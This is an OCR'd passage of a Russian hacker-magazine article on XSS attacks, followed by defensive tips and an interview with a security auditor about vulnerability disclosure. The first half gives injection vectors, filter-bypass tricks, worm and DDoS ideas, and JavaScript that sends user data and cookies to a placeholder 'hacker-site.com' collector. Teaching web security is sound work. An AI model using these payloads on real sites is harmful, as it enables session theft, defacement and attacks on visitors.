      req.onreadystatechange =
processReqChange;
      req.open("GET", url, true);
      req.send();
    }
  }
}
HTTPRequest
("http://vulnerable-blog.com/vulerable-
script.php?vulnerable-arg=<iframe
src=http://hacker-site/xss.js>");
```


Весь этот код помещается на сайт, доступный для хакера, и грузится в браузеры посетителей форума/блога через пост, содержащий текст вида <iframe src=http://hacker-site/xss.js>. Подобным образом, кстати, была произведена атака на блог MySpace, когда в течение нескольких часов он был подвергнут из-за роста числа запросов от червей жесткому DDoS'у. Так что DDoS — это еще одна фишка для XSS-атак третьего типа. Допустим, что надо подвергнуть DDoS-атаке некий сервер (который даже не имеет никакого отношения к XSS). Пусть каждый клиент направит свой запрос на указанный сервер, используя тот же объект XMLHTTPRequest. Вуа ля, вот тебе десятки и десятки тысяч запросов в минуту. При этом ничто не мешает комбинировать внутри одного скрипта код для DDoS-атаки и код для распространения по форуму, чтобы увеличить число DDoS-запросов. Вот и скажи после этого, что XSS не представляет ничего опасного и серьезного.

Идем далее: рассылка спама. Всего-то стоит внедрить в тело XSS-вектора код для отправки почтовых сообщений через публичные серверы вебмейла, желательно не через один (если только ты не хочешь его смерти от DDoS'а), и вот тебе тонны корреспонденции. Опять же, в письмах можно рассылать адреса XSS-уязвимых сайтов, в которые встроены те же самые XSS-векторы. Фактически, полет фантазии в этой области неограничен — ограничено лишь число серверов, имеющих такой «приятный» тип XSS-уязвимости, как перманентное размещение кода.

→ **составление XSS-векторов для второй модели атак.** Удивительно, насколько часто, говоря об XSS, забывают про вопрос создания внедряемых XSS-векторов (фрагментов кода, который будет выполняться там), а ведь это, по сути, сердце взлома, сама отмычка. Все равно что говорить о том, сколько в банке денег, рассказывать о типах замков на сейфе и о том, что потом делать с «честно» взятыми ассигнациями, но при этом ни слова не упомянуть об изготовлении отмычки для проникновения в сейф. Так что проведем некоторый ликбез.

Подходя к вопросу того, как же именно лучшим образом составить инъекционный XSS-вектор, просто невозможно не процитировать классика отечественной науки Ландау — «это вам не физика, здесь думать надо». Только он это говорил о преферансе, а не о XSS, но аналогия вполне уместная. Талант преферансиста, равно как и «XSS-векториста» — это интуиция взломщика, помноженная на эрудицию специалиста и мастерство комбинирования Остапа Бендера. Но не думай, что все это так уж недоступно. Напротив, создать красивый вектор для любого из типов XSS — это как два байта переслать. Вот и произведем по очереди разбор полетов по каждому из пунктов, дабы талант великого Бендера в купе с гениальностью Нобелевского лауреата осенил и нас.

→ **смена контекста для вектора.** Начнем с азов — структуры этого самого вектора. В нашем




Так называемый XSS DOM

## что можно отнести к мифам о xss?

**1 НЕ ОПАСНО И ЗАЩИЩАТЬСЯ НЕ НАДО**
ОПАСНОСТЬ ОТ XSS НЕДООЦЕНИВАЕТСЯ. В ПЕРВУЮ ОЧЕРЕДЬ ИЗ-ЗА ТОГО, ЧТО САМУЮ ШИРОКУЮ ИЗВЕСТНОСТЬ ПОЛУЧИЛИ ПЕРВЫЕ XSS-АТАКИ, КОТОРЫЕ ДЕЙСТВИТЕЛЬНО НЕ МОГЛИ НАНЕСТИ СЕРЬЕЗНЫЙ УРОН. ТЕМ НЕ МЕНЕЕ, СОВРЕМЕННЫЕ МЕТОДЫ XSS ЗАЧАСТУЮ ГОРАЗДО БОЛЕЕ ОПАСНЫ. ДОСТАТОЧНО УПОМЯНУТЬ УБЫТКИ ОТ ПЕРВОГО XSS-ЧЕРВЯ, ЗАПУЩЕННОГО БЛАГОДАРЯ ДЫРАМ В ПУБЛИЧНОМ БЛОГЕ. УРОН ВПОЛНЕ МАТЕРИАЛЬНЫЙ И ИЗМЕРЯЕМЫЙ КАК В ДЕНЕЖНЫХ ЗНАКАХ, ТАК И ГОДАХ ЗАКЛЮЧЕНИЯ, ГРОЗЯЩИХ XSS-ХАКЕРУ.

**2 НИЧЕГО ОСОБО ИМ НЕ СДЕЛАЕШЬ**
ПОПРОБУЮ КЛАССИФИЦИРОВАТЬ ТОТ УЩЕРБ, КОТОРЫЙ МОЖЕТ НАНЕСТИ XSS. ВО-ПЕРВЫХ, ЭТО УЩЕРБ ИМИДЖУ КОМПАНИИ-ДЕРЖАТЕЛЯ САЙТА. ИЗМЕНЕНИЕ И ИНЪЕКЦИЯ ТЕКСТА В HTML-СТРАНИЦЫ И РАССЫЛКА ТАКИХ XSS-ВЕКТОРОВ КЛИЕНТАМ КОМПАНИИ МОЖЕТ НАНЕСТИ СУЩЕСТВЕННЫЙ УЩЕРБ. ПОМНИТСЯ, КТО-ТО СМОГ ДАЖЕ ВНЕДРИТЬ В ОДИН ИЗ НОВОСТНЫХ САЙТОВ ИНТЕРВЬЮ БИЛЛА ГЕЙТСА О ПРЕИМУЩЕСТВАХ ОПЕРАЦИОННЫХ СИСТЕМ ЛИНУКС ПО СРАВНЕНИЮ С ВИНДОУЗ. ВО-ВТОРЫХ, ЭТО ВОЗМОЖНОСТЬ ПОХИЩЕНИЯ ЗАКРЫТОЙ ИНФОРМАЦИИ, ЧТО ОПЯТЬ ЖЕ ПОТЕНЦИАЛЬНО ВЕДЕТ К ЗНАЧИТЕЛЬНОМУ ЭКОНОМИЧЕСКОМУ УЩЕРБУ. В-ТРЕТЬИХ, ЭТО ВОЗМОЖНЫЕ DDOS-АТАКИ, ОРГАНИЗУЕМЫЕ С ПОМОЩЬЮ XSS-ЧЕРВЕЙ. НУ И, В-ЧЕТВЕРТЫХ, ПРИ ОСОБОЙ УДАЧЕ ХАКЕРА И НАЛИЧИИ У КЛИЕНТА УЯЗВИМЫХ «ЭКСПЛОРЕРОВ» — ВОЗМОЖНОСТЬ КОНТРОЛЯ ПОЛЬЗОВАТЕЛЬСКОГО БРАУЗЕРА, ДОСТУПА К ЛОКАЛЬНЫМ ФАЙЛАМ И ПРОЧИЕ «ИНТЕРЕСНОСТИ».

**3 ТЕМА XSS ДАВНО РАСКРЫТА**
ИНОГДА У МЕНЯ СКЛАДЫВАЕТСЯ ПРОТИВОПОЛОЖНОЕ ВПЕЧАТЛЕНИЕ — ТЕМА XSS БЕСКОНЕЧНА И НЕ МОЖЕТ БЫТЬ ОХВАЧЕНА И ПОЛНОСТЬЮ РАСКРЫТА ДАЖЕ В БОЛЬШОМ ОБЗОРЕ. ВСЕ НОВЫЕ ВВЕДЕНИЯ И ПРАКТИЧЕСКИ КАЖДЫЙ СВЕЖИЙ СТАНДАРТ ОТ W3C — ЭТО НОВЫЕ ВОЗМОЖНОСТИ ДЛЯ XSS. ТЕОРЕТИЧЕСКИ, XSS МОЖЕТ БЫТЬ РЕАЛИЗОВАН НА ЛЮБОМ МАТЕРИАЛЕ, ПРЕДАВАЕМОМ СЕРВЕРОМ НА ЗАПРОС КЛИЕНТА, ЕСЛИ СЕРВЕР ИСПОЛЬЗУЕТ КЛИЕНТСКИЕ ДАННЫЕ В КАЧЕСТВЕ ФРАГМЕНТОВ ДЛЯ СВОЕГО ОТВЕТА. ПОЭТОМУ В БЛИЖАЙШЕЕ ВРЕМЯ СООБЩЕСТВО ПРОДОЛЖИТ РАДОВАТЬ НАС ВСЕ БОЛЕЕ ИЗОЩРЕННЫМИ МЕТОДАМИ КРОСС-САЙТОВОГО СКРИПТИНГА.

случае начало вектора — это кусок кода, целью которого является перевод изначального текстового контекста в контекст исполняемый. Так, для URL-векторов началом будет служить в самом простом случае фрагмент типа:

```
text'><script language='javascript'>
```

Если интересующий нас сайт содержит скрипт, передающий в HTML-код содержимое параметра из GET-запроса, не фильтруя (или криво фильтруя) наличие скриптовых тэгов, этот пример должен сработать. В первой части приведенного примера просто закрываем HTML-контекст, это надо делать только в том случае, если уязвимый сайт вставляет содержимое переданного параметра в конструкцию типа:

```
<input ... value='here-goes-get-
parameter-passed-from-us'>
```

Поэтому, когда совместим XSS-вектор и то, что идет в оригинальном тексте HTML, то получим:

```
<input ... value='text'><script
language='javascript'>
```

Разумеется, для того чтобы правильно осуществить смену контекста, надо предварительно проанализировать исходный HTML-код уязвимой страницы. Игнорирование этого простого момента на первый взгляд хоть и может дать вполне рабочий вектор, но в большинстве случаев оказывается, что вектор работает только в одном браузере и не обладает кросс-браузерной совместимостью. Поэтому секрет кросс-браузерной работы номер один звучит просто: в исходной HTML-странице для корректного составления вектора важно все. Если сервер выдает страницы XHTML, а не HTML (что должно проверяться по DOCTYPE и MIME), то не поленись в случае, указанном выше, использовать код:

```
text'/><script language='javascript'>
```

Дополнительный закрывающий слеш добавит лишнюю гарантию корректной работы вектора на любой платформе и браузере.

Для других, надо сказать, значительно менее распространенных типов векторов (и даже тех, что еще возникнут только в перспективе внедрения новых технологий) к вопросу надо подходить схожим образом: передаешь HTTP-вектор — не забудь дать последовательность корректного заголовка HTTP и правильную смену контекста. Скажем, есть гипотетический форум, который допускает загрузку на него файлов, при этом в скрытом параметре параллельно передается кодировка загружаемого файла. Тогда простой вектор может дать возможность передать конечному пользователю вместо файла требуемый скрипт, который исполнится в браузере всех посетивших сайт:

```
http://vlunerable.site/script_for_
uploading?file=eto-tipa-
kartinka.js&encoding=utf-8%0AContent-
type:%20text/html%0A%0A<html><head>
<script language='javasrript'
src='…'></head></html>
```

Для простоты восприятия специально до конца не перекодировали символы в формат URL-encoded.

С первой частью вектора — закрытием контекста — более или менее понятно. Но это были цветочки, сейчас начинаются ягодки. Из приведенных примеров ты самостоятельно уяснил, что после закрытия контекста следует встраивание кода, который, естественно, должен быть предварен чем-то, что поясняет браузеру, что код должен передаваться на исполнение соответствующим образом. Самый простой способ сделать это в тех же URL-векторах — вырезать тэг «<script…». Однако большинство современных сервер-сайд-скрипт-киддеров, сорри, кодеров уже научились вырезать не только тэги «<script…», но на пару с ними и «<object...», и «<embed...», и даже «<iframe…». Что делать в таких ситуациях?

Смотри в корень, то есть в код! Внимательно проверяй все места, где уязвимый параметр вставляется в HTML уязвимой страницы уязвимым серверным скриптом. Если параметр хоть раз встречается между тэгов «<head>…</head>», то можно использовать обманный ход «http-equiv». Как? А вот так:

```
<title>Here-goes-parameter-from-
URL</title><meta http-equiv='Location'
content='http://our.cool.hacker.site'>
```

Если же в параметре указывается имя CSS-страницы для выбора стиля представления, то можно использовать вектор:


```
<style href='style.css'><meta
http-equiv='Location'
content='http://our.cool.hacker.site'>
```

И так далее…

Но если скрипт так хитер, что преобразует все угловые скобки тэгов в выражения типа «<»? Тогда еще раз смотришь в код уязвимой HTML-страницы. Большинство HTML-тэгов поддерживают методы onclick, onmouseover и так далее. Поэтому если хоть в одном месте параметр вставляется в HTML-код в виде атрибута любого тэга, можно без использования угловых скобок внедрить JavaScript как в приведенном примере:

```
<input ... value='parameter'
onclick='..your-code..'>
```

Не работает? Умный сервер вырезает атрибуты html events? Превращает одинарные и двойные ка-




**Структура XSS-вектора**

вычки в значки типа «"»? Думаем дальше. В качестве значений «src» к тэгам изображений, «href» гиперссылок и прочего можно указывать конструкции типа «javascript:..code..». И не только в этих тэгах. Но, скажем, тот же Эксплорер 6 исполнит «<table background='javascript:…'>» и массу подобных вариантов. Так что если параметр из URL передается в эти тэги, то использование такой возможности — дело техники. Другие решения из этой области: использовать в слове javascript пробелы, кодировать символы в HTML-entities (j и т.д.), применять нестандартные events (onAbort, onActivate, onAfterPrint, onAfterUpdate, onBeforeActivate, onBeforeCopy и другие).

➔ **исполняемый код для XSS.** Завершив разбор первых двух частей вектора, рассмотрим то, что составляет его тело — код. И как этот код может и должен работать. Здесь вновь придется вводить классификацию, ибо способов построения тела вектора может быть бесчисленное множество (все зависит от фантазии). Рассмотрим три основных типа: HTML-векторы, векторы, содержащие JavaScript, и векторы, внедряющие объекты (например, swf-файлы).

С первым все достаточно ясно, — он позволяет модифицировать структуру документа. В чем же интерес данного способа XSS? Во-первых, он может быть применен для дефейса сайтов или для «порчи» имиджа компаний. Особо эффективный и опасный HTML-XSS возможен для третьей модели атак, когда внедренный код размещается непосредственно на сайте и становится виден всем его посетителям. Так, скажем, сайт veryimportantcorporation.com размещает у себя список самых популярных запросов от пользователей, при этом форма сбора запросов не содержит фильтрации HTML-тэгов. В этом случае достаточно просто организовать большое число запросов с содержимым по типу «<iframe...» и помещать в состав сайта рекламу с сайта их прямых конкурентов :). Но это примитивно. Гораздо большего результата можно достичь, если применять внедряемый JavaScript, который модифицирует DOM документа, меняя его заглавие, размещенные изображения и текстовые строки нужным образом.

Реального эффекта и получения данных от пользователей можно достичь, если использовать динамические скрипты JavaScript или внедряемые объекты. При таком подходе возможности XSS практически безграничны.

Часто думают, что с помощью внедрения HTML можно достичь одного — модифицировать внешний вид страницы сайта. При этом ни о каком получении данных от пользователя не идет и речи. Но это не так. «Чувствительную информацию» (sensetive information — пароли, логины, явки и прочие сведения о пользователе) можно добыть и без JavaScript'а, и к тому есть ряд подходов. В первую очередь это уже упомянутый XMLHttpRequest и технология AJAX (так называемый XSS-AJAX). Хакер на подвластной ему территории какого-либо веб-сервера размещает PHP-страницу, собирающую в лог (не важно — тестовый файл, базу данных или еще что) все те параметры, что ему передаются, а так же куки. С другой стороны, XSS-вектор содержит код, который через XMLHttpRequest передает на этот скрипт все, что надо получить от пользователя. Такой способ получил название XSS Proxy:

```
function HTTPRequest (url)
{
 // branch for native XMLHttpRequest
object
 if (window.XMLHttpRequest) {
  req = new XMLHttpRequest();
  req.onreadystatechange =
processReqChange;
  req.open("GET", url, true);
  req.send(null);
 // branch for IE/Windows ActiveX
version
 } else if (window.ActiveXObject) {
  req = new
ActiveXObject("Microsoft.XMLHTTP");
  if (req) {
   req.onreadystatechange =
processReqChange;
   req.open("GET", url, true);
   req.send();
  }
 }
 return (req.responseText);
}
var XSSCode = HTTPRequest
("http://hacker-
site.com/xss.php?everething-needed-
is-listed-here");
```

➔ **beyond the invisible.** XSS повсеместен. Глупо не обращать на него внимание при создании сайтов. Развитие веба ведет к усложнению, а каждое усложнение — больше потенциальных дыр и возможностей для хакера. Усовершенствование систем защиты порождает усовершенствование инструментария для нападения. XSS в CSS и флеше, XSS-черви — это только начало. Мы еще станем свидетелями грядущих изощренных атак, реализованных по принципам XSS. Внедрение и расширение технологий и стандартов веб-сервисов, RSS/Atom, XLink и XPath — основа для будущих видов атак и для дальнейшей эволюции методов XSS. C

## КАК ОБЕЗОПАСИТЬ СВОЙ САЙТ ОТ XSS?

Единственная ситуация, когда ты можешь не беспокоиться о безопасности сайта в плане XSS — это если он содержит исключительно статические txt и html-страницы, без JavaScript, VBScript, Java и встроенных объектов. То есть если он никогда не получает данные от пользователей и не работает с базами данных, которые могут быть модифицированы извне. В остальных случаях XSS возможен, и избежать его достаточно сложно (по крайней мере, это требует очень внимательного и тщательного подхода к написанию кода). Но есть ряд практических советов, которые хоть и не гарантируют абсолютную безопасность, но существенно увеличивают шансы избежать обилия дырок в своих сайтах.

[1] Использовать зарекомендовавшие себя и проверенные временем open source frameworks (по крайней мере, те их компоненты или избранные функции, которые связаны с фильтрацией данных от пользователя). Проверка временем определяется по тому, насколько часто в публичных баг-листах публикуются вновь найденные XSS-дыры в этих фреймворках. Только не забывай, что «мало найденных дыр» — это не всегда качество системы, зачастую это просто ее малая популярность. Поэтому если говорить об open source, то нужен известный, широко используемый и качественно реализованный код.

[2] Никогда не доверять ничему, что получено от пользователя. Об этом говорят многие и много, только забывают перечислять все потенциальные источники для получения пользовательской информации. Так вот, данные от пользователя — это не только параметры в GET и POST-запросах. Помимо этого следует обращать внимание на данные, читаемые скриптами из локальных файлов, и данные, читаемые из базы данных. Ведь зачастую хакер или же просто сотрудник-злоумышленник может получить доступ к локальным файлам или базе данных, а это самый эффективный вид XSS-атаки: внедренные данные передаются всем посетителям файла, и для этого не нужны почтовые рассылки. Именно на таком типе XSS и реализуются самые деструктивные его формы — черви и прочее.

[3] Безопасность более всего зависит не от используемых правил, рекомендаций, рецептов, источников кода и прочего, а именно от того, кто все это делает и контролирует — от программиста и администратора. Правило «доработать напильником» — святое. Каждый продукт, несмотря на доверие к автору кода (будь то друг, ты сам или open source project), должен быть верифицирован и проверен в самых различных ситуациях профессионалами — процедура, именуемая аудитом безопасности необходима!

# жестокая правда

## Интервью с аудитором по безопастности

ПОТЕНЦИАЛЬНО XSS-УЯЗВИМОСТИ МОГУТ БЫТЬ НА 90% САЙТАХ, В ТОМ ЧИСЛЕ И НА ТВОЕМ

Андрей Каролик
andrusha@real.xakep.ru

### ЕВГЕНИЙ ДОКУКИН AKA MUSTLIVE

{ID}
В ИТ-индустрии уже более 13 лет — с того момента, как папа подарил первый компьютер — Поиск-2. Веб-программированием занимается с 2001 года. Публичную деятельность в сфере веб-безопасности начал со своего Mustlive security pack (http://websecurity.com.ua/security-pack/). Позже был онлайновый интерпретатор Mustlive perl pascal programs interpreter (http://mlfun.org.ua/ppi/). Известен многим по проекту websecurity (http://websecurity.com.ua), который посвящен исключительно веб-безопасности. Активно занимается социальным секьюрити-аудитом — безвозмездным поиском дыр и оповещением админов различных веб-сайтов о найденных уязвимостях

**Q: Аудит безопастности — это дорогое удовольствие?**
**A:** Дороговизна услуг по аудиту безопасности — это миф. Но это с одной стороны, а с другой — потенциальные заказчики, в основном, пофигисты, в том числе и ребята, работающие в компаниях-гигантах. Любят, чтобы им дыры находили на халяву, реагируют, когда их или их клиентов похакают, и аудиты безопасности особо заказывать не любят. Так что сама отрасль только в начале своего пути (я имею в виду ручной аудит, так как сканеры уже заняли свою нишу). Кто-то начинает пользоваться сканерами безопасности (если он о них, конечно, слышал), которые по-настоящему дороги и порой малоэффективны, что подтверждают сообщения о дырах на сайтах секьюрити-компаний, в том числе производителей этих самых сканеров. Да и в целом аудит безопасности, заказанный у специалиста, будет эффективнее и обойдется значительно дешевле.

Цена зависит от сайта, его размеров и количества сервисов на нем (а также количества типов уязвимостей для тестирования). Чем больше сайт, тем больше сроки тестирования и итоговая цена. Но всегда можно договориться и найти приемлемую цену проверки конкретного ресурса. Для небольших ресурсов ее стоимость может быть в районе нескольких сотен долларов. Другими словами, цена договорная. Причем аудит может быть разовым, а повторно обращаться к нему можно через некоторое время уже по мере необходимости.

Если говорить о серьезных проектах, то на безопасность нужно выделять до 10% от стоимости (оценочной) бизнеса. Но учитывая наш менталитет, любовь к халяве и стойкое желание не платить за свою безопасность, часто выделяемый бюджет на безопасность стремится, увы, к нулю…

**Q: Если бы ты составлял рейтинг угроз извне, то какое место заняли бы SQL Injection и XSS в этом «хит-параде»?**
**A:** Данные уязвимости были бы одними из первых. Логичнее разделить их «топ» на два: наиболее опасная и наиболее распространенная уязвимость.

В рейтинге наиболее опасных на первое место я поставил бы PHP-инклюдинг и удаленное исполнение кода (через тот же PHP file inclusion). Далее идет XSS, в различных его проявлениях. Далее SQL Injection. А после — другие уязвимости, такие как

слабые пароли (что нередко встречается), Directory indexing, Full path disclosure и другие.

В рейтинге наиболее распространенных вначале я поставил бы Cross-Site Scripting, далее Full path disclosure, PHP-инклюдинг, SQL Injection, Directory indexing и другие.

**Q: Какие цели обычно, преследуют хакеры, используя SQL Injection или XSS? И что реально они могут получить?**

**A:** Основная цель хакеров — это получение конфиденциальной информации, паролей и других данных (например, текущей сессии пользователя), в основном с целью наживы. И вне зависимости от того, действует ли хакер в одиночку или же это организованная преступная группа, их цель — это деньги. Конечно, это может быть еще и промышленный шпионаж, месть или просто желание навредить, но основной упор все же на получение прибыли.

Захватывают обычно логины и пароли (или сессии) с нужных сайтов, где хранятся деньги или непосредственно учетные данные веб-кошельков, либо информация кредитных карт. Другой вариант — захват важных данных с целью перепродажи или шантажа. Цель нанесения ущерба также возможна, в том числе на заказ. А вот случаев баловства, взлома от нечего делать или для демонстрации своих возможностей все меньше и меньше.

Все чаще встречаются именно спланированные целенаправленные атаки. А также взломы ради получения данных для спам-рассылок или захвата ПК с целью создания спамбота (опять же, для спам-рассылок).

**Q: Каков процент сайтов, которые можно в любой момент атаковать посредством SQL Injection или XSS?**

**A:** Точно сказать сложно, как в глобальных масштабах, так и в масштабах runeta или uanета в частности. Статистику мало кто ведет, проводится очень мало соответствующих исследований. Можно в качестве примера использовать данные компании Acunetix (http://websecurity.com.ua/120/): SQL Injection имеет 9%, а Cross Site Scripting — 27% сайтов. Эти данные компания приводит, исходя из ошибок, найденных их сканером безопасности (и это в основном западные сайты).

Я исхожу из своей практики обнаружения уязвимостей — в runete и uanete XSS-уязвимости нахожу практически на каждом сайте, так что потенциально XSS-уязвимости могут быть на 90% сайтов. SQL Injection встречается реже, потенциально до 10% сайтов могут иметь подобные уязвимости. Причем XSS-уязвимости могут быть на сайтах без использования серверных скриптов (http://websecurity.com.ua/127/), и от платформы сайта это не зависит.

**Q: Практически все новостные ленты, посвященные безопастности, кишат предупреждениями о возможности SQL Injection или XSS. Тем не менее, создается впечатление, что их читают только сами модераторы и узкий круг специалистов, которые порой могут не иметь прямого отношения к web. Что это — рядовой пофигизм?**

**A:** С одной стороны, имеет место равнодушие к проблеме. С другой стороны, причина этому — недостаток знаний. Общественность нужно просвещать на тему безопасности. Люди должны знать, что существуют уязвимости, что они могут нанести вред и что нужно следить за безопасностью своих веб-сайтов, веб-приложений и веб-систем. Нужно регулярно проводить аудит безопасности и следить за новостями о вновь найденных уязвимостях. А также нужно просвещать веб-разработчиков по вопросам безопасности, что я и делаю в своем руководстве — http://websecurity.com.ua/security/. Иначе, действительно, подобные материалы читают лишь специалисты по безопасности, и те, кому эта тема интересна как смежная с их деятельностью. А также хакеры, которые разрабатывают или используют эти же дыры и эксплойты. Ну, и скрипткиддисы.

**Q: Как и в какой именно последовательности ты проверяешь ресурсы на брешь в системе безопасности?**

**A:** Меня часто спрашивают, какие сканеры я использую… Я не использую никаких. И регулярно пишу у себя в новостях о дырах на сайтах секьюрити-фирм (например, на сайте разработчика ISS Internet Scanner — http://websecurity.com.ua/378/), которые эти сканеры выпускают. Так что проку от них немного. Использую исключительно свои знания и опыт, а в качестве рабочих инструментов выступают браузер (Mozilla в основном) и текстовый редактор (GVIM). Первый для тестирования, второй — для записи результатов. Причем оба инструментария open source, так что у меня весьма открытый подход. И знания мои от части open source, так как делюсь с посетителями моего проекта (http://websecurity.com.ua), публикуя информацию о своих исследованиях.

Как таковой последовательности поиска уязвимостей не существует, к каждому ресурсу я всегда подхожу индивидуально. Плюс интуитивно чувствую, где могут быть дыры. Если на сайте присутствуют фильтры (защищающие, например, от XSS), то стараюсь их обойти, когда чувствую, что есть такая возможность, для чего разрабатываю собственные методы. Поэтому если дыра есть, обязательно найду и разработаю методику ее эксплуатации (чтобы показать администрации этого сайта потенциальную возможность использования существующей уязвимости).

**Q: Как люди обычно реагируют на твои сообщения об уязвимостях?**

**A:** Реагируют весьма разнообразно. Кто просто благодарит, кто вдобавок к благодарности просит, чтобы еще сообщили о каких-либо уязвимостях на их сайте. Некоторые предлагают сотрудничество, причем в различных направлениях: кто в области безопасности и на длительный срок, кто предлагает провести детальный секьюрити-аудит сайта, кто в области веб-разработки. А бывают случаи, когда предлагают купить и меня, и мой сайт со всеми потрохами. Некоторые люди задают вопросы касательно дыр на их сайте, в частности, по некоторым типам уязвимостей и по их эксплуатации. Но главное, чтобы люди поняли риски найденных на их сайте уязвимостей и исправили их.

Также бывает, что грубят. Что мол, не понимают ничего в данном вопросе и не видят никакой опасности, либо вообще не знают, о чем я толкую. Или не видят повода для беспокойства. А бывает, и нередко, что вообще никак не реагируют. И сайты так и остаются дырявыми…

**Q: Сколько администраторов прислушивается к твоим предупреждениям об уязвимостях?**

**A:** Если попытаться усреднить, то получится следующая картина. 60% администраторов отвечают на мое письмо, из них 59% администраторов исправляют уязвимости, 1% администраторов — не исправляют. 40% администраторов не отвечают на мое письмо, из них 30% администраторов — исправляют уязвимости, 10% администраторов — не исправляют. Так что практически 90% администраторов исправляют указанные мною уязвимости. Это и есть эффективность публичной работы. А ведь эти дыры могли бы годами висеть и эксплуатироваться «добрыми» людьми.

**Q: Как проверить собственный ресурс? Есть ли какие-нибудь готовые тесты, с помощью которых можно локализовать лазейки для применения SQL injection или XSS?**

**A:** Тестировать свой ресурс можно как самостоятельно, так и обратившись к профессионалам. Есть различные компании, фирмы и частные секьюрити-специалисты, которые занимаются этим профессионально. Другое дело, что именно на веб-безопасности мало кто специализируется, но и такие деятели есть. Их можно найти через личные сайты, на сайтах секьюрититематики или на хакерских форумах. Достаточно обратиться с просьбой найти исполнителя, который протестирует сайт на уязвимости.

Готовых тестов нет, но есть секьюрити-сканеры. Например, XSpider российского разработчика Positive Technologies (недавно вышла 7-ая версия). Есть у него и онлайн-версия — http://online.xspider.ru. Но сканеры могут лишь частично решить вопрос тестирования безопасности веб-сайта или веб-приложения. Ни один сканер не заменит эксперта.

**Q: Есть ли пошаговое пособие, как защититься от SQL Injection и XSS? Или все сугубо индивидуально?**

**A:** Нужны знания. Поэтому нужно читать о разных типах уязвимостей, чтобы знать их особенности. Также нужно читать об уязвимостях в различных системах, о конкретных дырах. Чтобы знать, где в твоей системе дыра и как исправить (при наличии навыков программирования) именно ее. Нередко в описании уязвимостей сразу приводят необходимые исправления для устранения указанных дыр. Например, MustLive Security Pack (http://websecurity.com.ua/securitypack/) — мое собственное руководство по исправлению уязвимостей. Так что информация есть, нужно лишь искать ее.

**Q: Как от SQL injection и XSS защищаются гиганты рунета типа Яндекса, Рамблера и Mail.ru?**
**A:** Не лучшим образом. Это я знаю не понаслышке и не из новостей секьюрити-сайтов, а из собственного опыта. Так как регулярно нахожу уязвимости на таких крупных сайтах. Причем SQL injection на подобных проектах мне не попадались, а вот XSS — весьма часто.

Яндекс:
**xss на images.yandex.ru**
http://websecurity.com.ua/3/;
**xss на www.yandex.ru**
http://websecurity.com.ua/36/;
**xss в коде яндекс-директ,**
что подвергают XSS-атакам сайты партнеров http://websecurity.com.ua/398/.

Рамблер:
**xss на adstat.rambler.ru**
http://websecurity.com.ua/11/;
**xss на www.rambler.ru**
http://websecurity.com.ua/17/;
**xss на lenta.ru**
http://websecurity.com.ua/23/;
**xss на horoscopes.rambler.ru**
http://websecurity.com.ua/40/;
**xss на lenta.ru**
http://websecurity.com.ua/149/.

Mail.ru:
**xss на drive.mail.ru**
http://websecurity.com.ua/405/

Кроме этих лидеров, доводилось находить уязвимости на многих других известных и популярных ресурсах: aport.ru, go.km.ru, cnews.ru, www.rbc.ru, www.quote.ru, spylog.ru, на сайтах многих рекламных брокеров, 3dnews.ru (и blog.3dnews.ru) и многих других. И это только те, о которых я так или иначе упомянул у себя на сайте.

**Q: Некоторые идут простым путем — максимально маскируют работу движка, дабы не перебирать все возможные варианты. Не видно — и ладно: злоумышленник даже не узнает, успешно ли прошла атака. Но так ли это в действительности?**
**A:** Такой вариант, конечно, возможен, и маскировка является одним из вариантов защиты. Если используешь какой-нибудь открытый движок, берешь себе новый скин, убираешь все упоминания о версии движка или даже об его имени, при желании меняешь структуру каталогов (нередко именно она выдает тебя, как бы ты не «прятал» движок). Или, как вариант, меняется расширение. Например, на HTML, хотя используется Perl или PHP — с целью ввести атакующего в заблуждение.

Правда, все эти приемы могут отпугнуть новичка, неопытного хакера или скрипт-киддиса, а профессионала не проведешь. И если есть дыра, то он ее обязательно найдет. Или если каким-то образом узнает, какой движок на самом деле на сайте, то сможет простым перебором уязвимостей и эксплойтов выяснить, какая версия, и похакать сайт. Или же проведет исследование системы как черного ящика и самостоятельно найдет уязвимость.

Так что маскировка — малоэффективный способ. Исключением является лишь отключение вывода сообщений об ошибках базы данных. В таком случае проводить атаку SQL Injection сложнее, но и это не проблема для профи (ведь есть же Blind SQL Injection). Отключение ошибок спасает от SQL DB Structure Extraction и в некоторых случаях от XSS-уязвимостей (когда через вывод сообщения об ошибке производят XSS-атаку, что встречается в различных движках).

**Q: Правда ли, что сайты на flash избавлены от проблем SQL injection и XSS? Или это миф?**
**A:** Сам флеш или флеш-элементы, которые используются на сайте, неуязвимы для SQL Injection и XSS. Но в случае использования на сайте каких-либо скриптов (например, PHP-скрипта для доступа к БД) классические уязвимости могут иметь место.

Хотя и с флешем не все так гладко. Во флеше имеется возможность (необходим флеш-плеер соответствующей версии, не пропатченный) отсылать HTTP-запрос (www.securitylab.ru/analytics/271169.php), что позволяет создать злоумышленную флешку, которая будет совершать XSS-атаки на пользователей, просматривающих ее в своем браузере. Например, можно загрузить флешку в «социальные сети» или разместить ее на сайте, и каким-то образом заманить туда пользователей. Или даже разместить флеш-баннер в баннерной сети или в рекламном брокере, включив в него зловредный код. То есть атакованный сайт не обязательно должен быть на флеше, даже наоборот — он вполне может быть на HTML (и даже не содержать никаких флеш-элементов).

Подробнее касательно межсайтового скриптинга в языке Flash можно прочитать на http://websecurity.com.ua/18/, а про инъекции в HTTP-заголовке — на http://websecurity.com.ua/373/.

**Q: Насколько актуальна тема удаленного контроля через XSS?**
**A:** Весьма. Так как проводятся дополнительные исследования в этой области (http://websecurity.com.ua/361/), появляется различный инструментарий для подобных задач (www.securitylab.ru/analytics/271931.php), например XSS Proxy, backweb, BeEF Exploitation Framework и XSS Shell. Все это может использоваться (и используется) для различных, в основном точечных атак, с целью хищения конфиденциальной информации, паролей и для промышленного шпионажа.

